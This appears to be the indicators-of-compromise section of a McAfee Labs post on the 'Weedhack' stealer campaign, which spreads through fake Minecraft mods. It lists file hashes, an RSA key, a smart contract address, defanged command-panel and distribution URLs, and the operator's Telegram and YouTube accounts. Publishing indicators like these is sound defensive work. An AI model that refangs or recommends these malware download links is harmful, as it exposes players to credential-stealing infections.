1b5ca4d2b5eb23041da0f6effd C408d50768701d4140a21c9fb d244f9458d720	WinDefConfig.cmd
C7691712d794d4ef582c59156 6bf5fda76a364b0bcdad315adb aaec8607ad0f3	chromedriver.dll
0xce6d41de	Function Selector

MIIBIjANBgkqhkiG9w0BAQEFA AOCAQ8AMIIBCgKCAQEAtmNz Df4737/iYWvscWg6vQg9dHa/y UchfQY9r5htNTLZ3ZDAbgrzN9 3l0ctZHa27oRnkpB7Xpowl4NH 8elRmaMThggpTYRXzHzLvUjhyr FFPkIOo/Hl1gZF5IV7/XmvYWqg EsSpxl0iesOUlaWO5A8QITu0Q LsZAzZtzZyLj/v1XbPT02rTvZku RhE6nzpUR4GN3Jp4Bn8zQAW DFDe17PWZxOi19uUTMPzgFj9 N3h7DprwBmE3fR7IMsbiFacAo SHfqkTpEwY7A8ArK1DQ1yJXP Og/PQ4aTU9gU38WC20wtct79 6lmZiuRYdNWcSzHda5ZbvZdv pw6RHh0zQqGVhRQIDAQAB	RSA Public Key
0x1280a841Fbc1F883365d3C8 3122260E0b2995B74	Ethereum smart contract address
Weedhack Dashboard URLs	
hxxps://whpayment.ru	
hxxp://whack.cy/	
hxxps://weedhack.to/dashboard/auth/login	
hxxps://whtempdomain.com	

hxxps://whreceiverrrrrrrr.ru/dashboard/overview

hxxps://whtempdomain.com/

hxxp://friendlydomain.ru/

hxxp://whrc.ru/

hxxps://whnewreceive.ru/

hxxp://weedhack.xyz

Other Campaigns by the same threat actor

hxxp://92[.]119[.]164[.]235/

hxxps://acabstealer[.]ru/

hxxp://stealer[.]to/

hxxp://1312services[.]ru/

hxxps://1312stealer[.]ru/

hxxp://dieserbenni[.]ru/

hxxps://marsalek[.]cy/

hxxp://stealer[.]cy/

hxxps://newlumm[.]fun/

hxxp://limbo100x[.]ru/

hxxp://pentagon[.]cy/

URLs distributing Weedhack

hxxps://aetherminecraft.lovable
.app/game-mods

hxxps://donutdupe.xyz/DonutD
upe-1.21.1.jar

hxxps://www.skytils.net/skytils-
1.21.11.jar

hxxps://static.planetminecraft.c
om/files/resource_media/mod/

mousetweaks-fabric-mc1-21-

9-2-29.jar

hxxps://static.planetminecraft.c
om/files/resource_media/mod/

no-delay-optimizer1-21-4.jar

hxxps://night-client-

Hub.lovable.app/downloads/du

peclient1.21.11-1.21.11.jar

hxxp://chromium-
Client.github.io/main/Chromium

Client-.jar

hxxps://farmhelper-
Macro.com/downloads/FarmH

elper-1.21.jar

hxxps://skyhanni.net/download
s/1-21-5/SkyHanni-6.0.0-

mc1.21.5.jar

hxxps://xenonclient.com/downl
oads/XenonClient-1.21.jar

hxxps://odinclient.com/Odin-
1.21.10-latest.jar

hxxps://nova-client.com/Nova-Client-1.21.11-latest.jar

hxxps://pixeldrain.com/api/file/o4jKp4Tx?download

hxxps://kryptonclient.gg/downloads/KryptonClient.jar

hxxps://simplevoicechatmod.com/downloads/voicechat-fabric-1.21.11-2.6.11.jar

hxxps://www.notenoughupdates.net/downloads/NotEnoughUpdates-1.21.5.jar

hxxps://download2281.mediafire.com/jauvm3juydxggiNLRPkzg-hBEQ9fc9IzMzMCAY_BRiGVMg_VrsDLTQVIJfsq8QfJn7hqLZFDgYigs27kOYaViC05jdawf-9rxEKKpi_Ig-7FzEG1xfEph2q17W0C7reY0P-zGfl-HSAknLDhz4WJblw2GCHrXyaO2eDXMI_S2QSh-Ik/1iskin1nr2av9jx/JennyMod_Fabric_1.21-1.0.0+%281%29.jar

hxxps://download2282.mediafire.com/ulew3ffsg8igzrwikDrX1C
BNddz9Q-
Q_njGGhftuIFu1GN5SiqIKOScEj
VWNvkoXe9_qFO1VJ-
UgvABYdfLpSWHiAtkMYS2sQ1
MOuvvg4taPYHfRrfMINr2p0Oau
PRi-SRi-
FCBOou37THLnL5ZGDG6ylmT
q_kphdyf2bdUdTGxs/kzltscs3
54a1at/KryptonClient%2B1.21.
11.jar

hxxps://gitlab.com/shlostval52/
meteorclient-
1.21.11/-/raw/main/AutoHarpT
SM-1.21.11.jar?inline=false

hxxps://cdn.discordapp.com/attach-
ments/148006939884781
9806/1484225086423699607/
ThunderHack_NextGen-0.3.jar?
ex=69ed9294&is=69ec4114&h
m=cc730a4d8bf87f790362f6a4
Cd95190f1289ebc43a5fac9cb2
d41d0b435625fb&

hxxps://limewire.com/decrypt/
Download?

downloadId=96751c7f-be08-
4261-b9ee-78541782f59b

hxxps://cdn.discordapp.com/at
Tachments/147115529725804
9578/1471159638572666940/
SPOILER_Casino_Rigger.jar?
ex=698debae&is=698c9a2e&h
m=71bc572ecaf1a384fb13de4
78b64799cc9aa2fdc649ff3339
d67f7d8ce3f5313&

hxxps://cdn.discordapp.com/at
Tachments/147156632852247
3643/1472074919356530688/
NEW_5050BJPAPER_1_1.jar?
ex=6991e8da&is=6990975a&h
m=d0e9b86426403d3b186f13
14705e0e7f34670881be8bc87
d731bb072ccfb55b4&

hxxps://cdn.discordapp.com/attachments/1470522425405079585/1470522505604239646/Xenon_Crack_by_Cipher_Service.jar?ex=698c430e&is=698af18e&h

m=49f840ac3b7b32aa57865dd285412264b07b6ec0cdafdd731d3e54a7923dd0fb&

hxxps://cdn.discordapp.com/attachments/1470560423743983678/1470890304788889620/NEW_5050BJPAPER_1.jar?ex=698cf0d8&is=698b9f58&h

m=4b852782cbef5bdc216964f4254c94c9288fcb650f5363bb6dcb436a3335d025&

Weedhack's Telegram Channel

hxxps://t.me/+pw_g24ajDcQwMmYy

Weedhack Owner's telegram account

hxxps://t.me/MetaMaskenMan

n

YouTube Channel advertising WeedHack

<https://www.youtube.com/@TheRix-u2t>

<https://www.youtube.com/@HopzyPacks>

McAfee Labs is one of the leading sources for threat research, threat intelligence, and cybersecurity thought leadership. See our blog posts below for more information.



[How Criminals Are Using AI to Clone Travel Agents and Steal Your Money.](#)

Your dream vacation could become a nightmare if you fall for these sophisticated AI-powered scams. The travel...

May 21, 2026 | 6 MIN READ



[1 in 3 Targeted by Travel Scams and Rising Costs are Making it Worse](#)

New McAfee research finds 1 in 3 travelers encounter scams as rising costs drive riskier decisions. Learn the biggest travel...

May 19, 2026 | 6 MIN READ



[McAfee Ranks #1 in AV-Comparatives PC Performance Test — Again](#)

McAfee Total Protection earned 1st place and an ADVANCED+ rating in the latest AV-Comparatives PC Performance Test, earning the highest...

May 18, 2026 | 3 MIN READ



[How to Spot Fake Court Texts and Celebrity Deepfake Ads: This Week in Scams](#)

That fake court notice text with a QR code is still circulating months later, and a new report how scammers...

May 15, 2026 | 7 MIN READ



[New Research: Rising Costs Are Driving Consumers to Ignore Scam Instincts for Better Deals](#)

New McAfee research finds rising costs are driving riskier online shopping behavior, and scammers are taking advantage. Here's what consumers...

Jun 09, 2026 | 6 MIN READ



[GTA Cheat Users Exposed in Breach as Minecraft Malware Hits 116,000 Players](#)

A GTA cheat service exposed 64,000 users while a Minecraft malware campaign infected more than 116,000 players. Here's what gamers...

Jun 05, 2026 | 5 MIN READ



[Think That Party Invite Is Real? Fake E-Vite Scams Are the New Phishing Trap](#)

Fake party invitation phishing scams are on the rise. Here's how to spot them and what to do if you...


Jun 03, 2026 | 5 MIN READ



[New Malware Targeting Minecraft Infects 2K Daily, and Teens are Becoming Attackers](#)

If you or your child plays Minecraft, here's what you need to know about a large-scale malware campaign McAfee Labs...

Jun 02, 2026 | 9 MIN READ



[Are Your World Cup Tickets Legit? 40% of Fans May Risk Unofficial Sellers](#)

World Cup 2026 demand is surging, but so are scams. McAfee research shows many fans still take risks when buying...

Jun 01, 2026 | 10 MIN READ



[Trevor Lawrence's Viral "Haircut" is a Lesson in Deepfakes: This Week in Scams](#)

Trevor Lawrence didn't actually cut his hair. But millions of people thought he did. The Jacksonville Jaguars recently released a...

May 29, 2026 | 4 MIN READ



[Do Windows PCs and Macs Need Antivirus Software? How McAfee Goes Beyond Built-In Security](#)

Windows PCs and Macs include built-in security features. Learn how McAfee+ Advanced adds scam protection, identity monitoring, privacy tools, and...

May 28, 2026 | 5 MIN READ



[5 Scams to Watch for This Memorial Day Weekend](#)

Heading out for Memorial Day weekend? Scammers are getting ready too. From fake travel alerts to QR code traps, here...

May 22, 2026 | 7 MIN READ



[How Criminals Are Using AI to Clone Travel Agents and Steal Your Money](#)

Your dream vacation could become a nightmare if you fall for these sophisticated AI-powered scams. The travel...

May 21, 2026 | 6 MIN READ



[1 in 3 Targeted by Travel Scams and Rising Costs are Making it Worse](#)

New McAfee research finds 1 in 3 travelers encounter scams as rising costs drive riskier decisions. Learn the biggest travel...

May 19, 2026 | 6 MIN READ



[McAfee Ranks #1 in AV-Comparatives PC Performance Test — Again](#)

McAfee Total Protection earned 1st place and an ADVANCED+ rating in the latest AV-Comparatives PC Performance Test, earning the highest...

May 18, 2026 | 3 MIN READ



[How to Spot Fake Court Texts and Celebrity Deepfake Ads: This Week in Scams](#)

That fake court notice text with a QR code is still circulating months later, and a new report how scammers...

May 15, 2026 | 7 MIN READ



[New Research: Rising Costs Are Driving Consumers to Ignore Scam Instincts for Better Deals](#)

New McAfee research finds rising costs are driving riskier online shopping behavior, and scammers are taking advantage. Here's what consumers...

Jun 09, 2026 | 6 MIN READ



[GTA Cheat Users Exposed in Breach as Minecraft Malware Hits 116,000 Players](#)

A GTA cheat service exposed 64,000 users while a Minecraft malware campaign infected more than 116,000 players. Here's what gamers...

Jun 05, 2026 | 5 MIN READ



[Think That Party Invite Is Real? Fake E-Vite Scams Are the New Phishing Trap](#)

Fake party invitation phishing scams are on the rise. Here's how to spot them and what to do if you...


Jun 03, 2026 | 5 MIN READ



[New Malware Targeting Minecraft Infects 2K Daily, and Teens are Becoming Attackers](#)

If you or your child plays Minecraft, here's what you need to know about a large-scale malware campaign McAfee Labs...

Jun 02, 2026 | 9 MIN READ



[Are Your World Cup Tickets Legit? 40% of Fans May Risk Unofficial Sellers](#)

World Cup 2026 demand is surging, but so are scams. McAfee research shows many fans still take risks when buying...

Jun 01, 2026 | 10 MIN READ



[Trevor Lawrence's Viral "Haircut" is a Lesson in Deepfakes: This Week in Scams](#)

Trevor Lawrence didn't actually cut his hair. But millions of people thought he did. The Jacksonville Jaguars recently released a...

May 29, 2026 | 4 MIN READ



[Do Windows PCs and Macs Need Antivirus Software? How McAfee Goes Beyond Built-In Security](#)

Windows PCs and Macs include built-in security features. Learn how McAfee+ Advanced adds scam protection, identity monitoring, privacy tools, and...

May 28, 2026 | 5 MIN READ



[5 Scams to Watch for This Memorial Day Weekend](#)

Heading out for Memorial Day weekend? Scammers are getting ready too. From fake travel alerts to QR code traps, here...

May 22, 2026 | 7 MIN READ



[How Criminals Are Using AI to Clone Travel Agents and Steal Your Money](#)

Your dream vacation could become a nightmare if you fall for these sophisticated AI-powered scams. The travel...

May 21, 2026 | 6 MIN READ



[1 in 3 Targeted by Travel Scams and Rising Costs are Making it Worse](#)

New McAfee research finds 1 in 3 travelers encounter scams as rising costs drive riskier decisions. Learn the biggest travel...

May 19, 2026 | 6 MIN READ



[McAfee Ranks #1 in AV-Comparatives PC Performance Test — Again](#)

McAfee Total Protection earned 1st place and an ADVANCED+ rating in the latest AV-Comparatives PC Performance Test, earning the highest...

May 18, 2026 | 3 MIN READ



[How to Spot Fake Court Texts and Celebrity Deepfake Ads: This Week in Scams](#)

That fake court notice text with a QR code is still circulating months later, and a new report how scammers...

May 15, 2026 | 7 MIN READ